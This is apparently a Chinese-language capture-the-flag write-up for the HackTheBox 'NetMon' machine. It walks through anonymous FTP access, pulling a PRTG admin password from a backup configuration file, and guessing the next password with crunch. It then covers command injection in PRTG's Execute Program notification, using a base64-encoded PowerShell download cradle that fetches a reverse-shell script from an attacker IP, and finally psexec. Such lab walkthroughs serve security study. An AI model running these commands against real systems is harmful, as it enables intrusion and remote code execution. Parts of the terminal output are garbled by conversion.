
### 前言

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- nmap
- · ftp anonymous
- · PRTG Network Monitor command inject
- psexec

## 信息收集

老规矩, nmap开启局...

```
(X® Kall)-[~/hackthebox/NetMon]
$\frac{10.10.10.152/nmap/Basic 10.10.10.152.nmap}{\text{map 7.91 scan initiated Sat Jan 16 23:54:07 2021 as: nmap -Pn -sCV -p21,80,135,139,445 -oN nmap/Basic_10.10.10.152.nmap 10.10.10.152

Nmap scan report for 10.10.10.152

Host is up (0.085s latency).
 PORT STATE SERVICE VERSION
21/tcp open ftp Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
  ftp-anon: Anonymou

02-02-19 11:18PM

02-22-19 09:15PM

07-16-16 08:18AM

02-02-19 11:28PM

02-03-19 07:08AM

02-25-19 10:49PM
                                                           1024 .rnd
inetpub
                                                                   PerfLogs
Program Files
Program Files (x86)
                                          <DTR>
                                                                   Users
Windows
                                           <DIR>
    ftp-syst:
SYST: Windows_NT
Host script results:
   smb-security-mode:
   authentication_level: user
   challenge_response: supported
_ message_signing: disabled (dangerous, but default)
smb2-security-mode:
2.02:
         Message signing enabled but not required
   smb2-time:
      date: 2021-01-17T04:54:17
       start_date: 2021-01-17T04:50:52
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jan 16 23:54:23 2021 -- 1 IP address (1 host up) scanned in 16.18 seconds
```

可以看的ftp端口是开放的,nmap脚本扫一下存在未授权访问,成功在 /Users/Public 目录下拿到 user flag

```
(x kali) - [~/hackthebox/NetMon]
$ ls
10.10.10.152 scans user.txt

(x kali) - [~/hackthebox/NetMon]

ftp> pwd
257 "/Users/Public" is current directory.
ftp> get user.txt
local: user.txt remote: user.txt
200 PORT command successful.
125 Data connection already open; Transfer starting.
WARNING! 1 bare linefeeds received in ASCII mode
File may not have transferred correctly.
226 Transfer complete.
33 bytes received in 0.09 secs (0.3778 kB/s)
ftp>
```

#### 80端口则运行着一个 PRTG Network Monitor。

PRTG 全称Paessler Router Traffic Grapher,是德国Paessler软件公司开发的一套监控软件,用于监控各种IT硬件系统,包括交换机、路由器、防火墙、服务器等设备,通过SNMP协议、WMI等来进行监控,包括CPU、内存、接口流量、PING等。

# get root flag

应用程序安装在 "Program Files (x86)\PRTG Network Monitor"

```
ftp> dir "Program Files"
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-25-19 09:56PM
                         <DIR>
                                        Common Files
                         <DIR>
07-16-16
          08:18AM
                                         internet explorer
02-25-19 09:56PM
                         <DIR>
                                         VMware
11-20-16 08:53PM
07-16-16 08:18AM
                         <DTR>
                                         Windows Defender
                         <DIR>
                                         WindowsPowerShell
02-02-19 11:18PM
                                         WinPcap
                         <DIR>
226 Transfer complete.
ftp> dir "Program Files (x86)"
200 PORT command successful.
125 Data connection already open; Transfer starting.
                         <DÍR>
07-16-16 08:18AM
                                        Common Files
07-16-16 08:18AM
                         <DTR>
                                         internet explorer
07-16-16
          08:18AM
                         <DIR>
                                         Microsoft.NET
01-17-21 03:42AM
                         <DIR>
                                         PRTG Network Monitor
11-20-16 08:53PM
07-16-16 08:18AM
                         <DIR>
                                         Windows Defender
                         <DIR>
                                         WindowsPowerShell
226 Transfer complete.
ftp> dir "Program Files (x86)\PRTG Network Monitor"
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-02-19
          11:17PM
                         <DIR>
                                         64 bit
02-02-19
          11:15PM
                                   1888 activation.dat
02-02-19
          11:18PM
                         <DTR>
                                         cert
12-14-17
          12:40PM
                                2461696 chartdir51.dll
12-14-17
          12:40PM
                                9077248 ChilkatDelphiXE.dll
          12:40PM
                                2138986 chrome.pak
12-14-17
```

在 ftp 中翻目录,它是直接映射了 C:\ 目录,因为权限问题系统目录无法直接浏览。 dir -a 多了一个为 ProgramData 的文件夹。

```
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-02-19
         11:18PM
                                  1024 .rnd
02-25-19 09:15PM
                        <DIR>
                                       inetpub
07-16-16 08:18AM
                        <DIR>
                                       PerfLogs
02-25-19 09:56PM
                        <DIR>
                                       Program Files
                        <DIR>
                                       Program Files (x86)
02-02-19 11:28PM
02-03-19 07:08AM
                        <DIR>
                                       Users
02-25-19 10:49PM
                        <DIR>
                                       Windows
226 Transfer complete.
ftp> dir -a 🤇
200 PORT command successful.
125 Data connection already open; Transfer starting.
11-20-16 09:46PM
                       <DIR>
                                       $RECYCLE.BIN
02-02-19 11:18PM
                                  1024 .rnd
11-20-16 08:59PM
                                389408 bootmgr
07-16-16 08:10AM
                                     1 BOOTNXT
02-03-19 07:05AM
                        <DIR>
                                       Documents and Settings
02-25-19 09:15PM
                        <DIR>
                                       inetpub
01-16-21 11:50PM
                            738197504 pagefile.sys
07-16-16 08:18AM
                        <DIR>
                                       PerfLogs
02-25-19 09:56PM
                        <DIR>
                                       Program Files
02-02-19 11:28PM
                       <DIR>
                                       Program Files (x86)
02-25-19 09:56PM
                       <DIR>
                                       ProgramData <
02-03-19 07:05AM
                        <DIR>
                                       Recovery
                                       System Volume Information
02-03-19 07:04AM
                       <DIR>
02-03-19 07:08AM
                       <DIR>
                                      Users
02-25-19 10:49PM
                       <DIR>
                                       Windows
226 Transfer complete.
ftp>
```

里面的 Paessler 文件夹中又存在一个 PRTG Network Monitor 文件夹,该目录就是 PRTG 的数据目录。具体目录对应说明见: https://www.paessler.com/manuals/prtg/data\_storage



留意到存 <mark>• old • bak</mark> 带备份后缀的文件,直接下载它,并搜索 password 可以看到存在一个被注释的用户名及密码。


#### tion.old.bak

```
-(x®kali)-[~/hackthebox/NetMon]
10.10.10.152 PRTG\ Configuration.old.bak scans user.txt
 —(x®kali)-[~/hackthebox/NetMon]
  122
                  </cloudcredentials>
  123
                  <clusterscangroup>
                  </clusterscangroup>
                  <commentgroup>
                    0
                  ⟨/commentgroup>
                      <encrypted/>
                    </flags>
  133
                  </comments>
  134
  135
                   0
  136
                  </dbauth>
                  <dbcredentials>
  138
                    0
              <dbpassword>
<!── User: prtgadmin →</pre>
  142
              PrTg@dmin2018
                  </dbpassword>
                  <dbtimeout>
```

```
user: prtgadmin
pwd: PrTg@dmin2018
```


直接使用这组密码是登录不了的,注意到带 .bak 的文件显示时间为 2018,而不带的是 2019。尝试数字加一成功登录。

可以使用字典生成器辅助,进行暴力破解: crunch 13 13 -t PrTg@dmin%%% -l aaaa@aaaaaaa - s PrTg@dmin2015 -c 21




在 google 搜索到一篇关于命令注入的文章: https://www.codewatch.org/blog/?p=453, 尝试复现。

依次点击 setup -> Account Settings -> add new notification , 在 Execute Program 中 尝试反弹shell。




发现无法执行,怀疑是特殊字符被转码了,尝试base64一下在执行。

\$ echo -n "IEX(new-object
net.webclient).downloadstring('http://10.10.14.7/Invoke-PowerShellTcp.ps1')" |
iconv -t UTF-16LE | base64 -w0



#### 其他方法

可以通过命名注入先增加用户名,并提升管理员权限。



因为 445 开放, 直接用 psexec 访问目标主机, 得到一个交互shell。

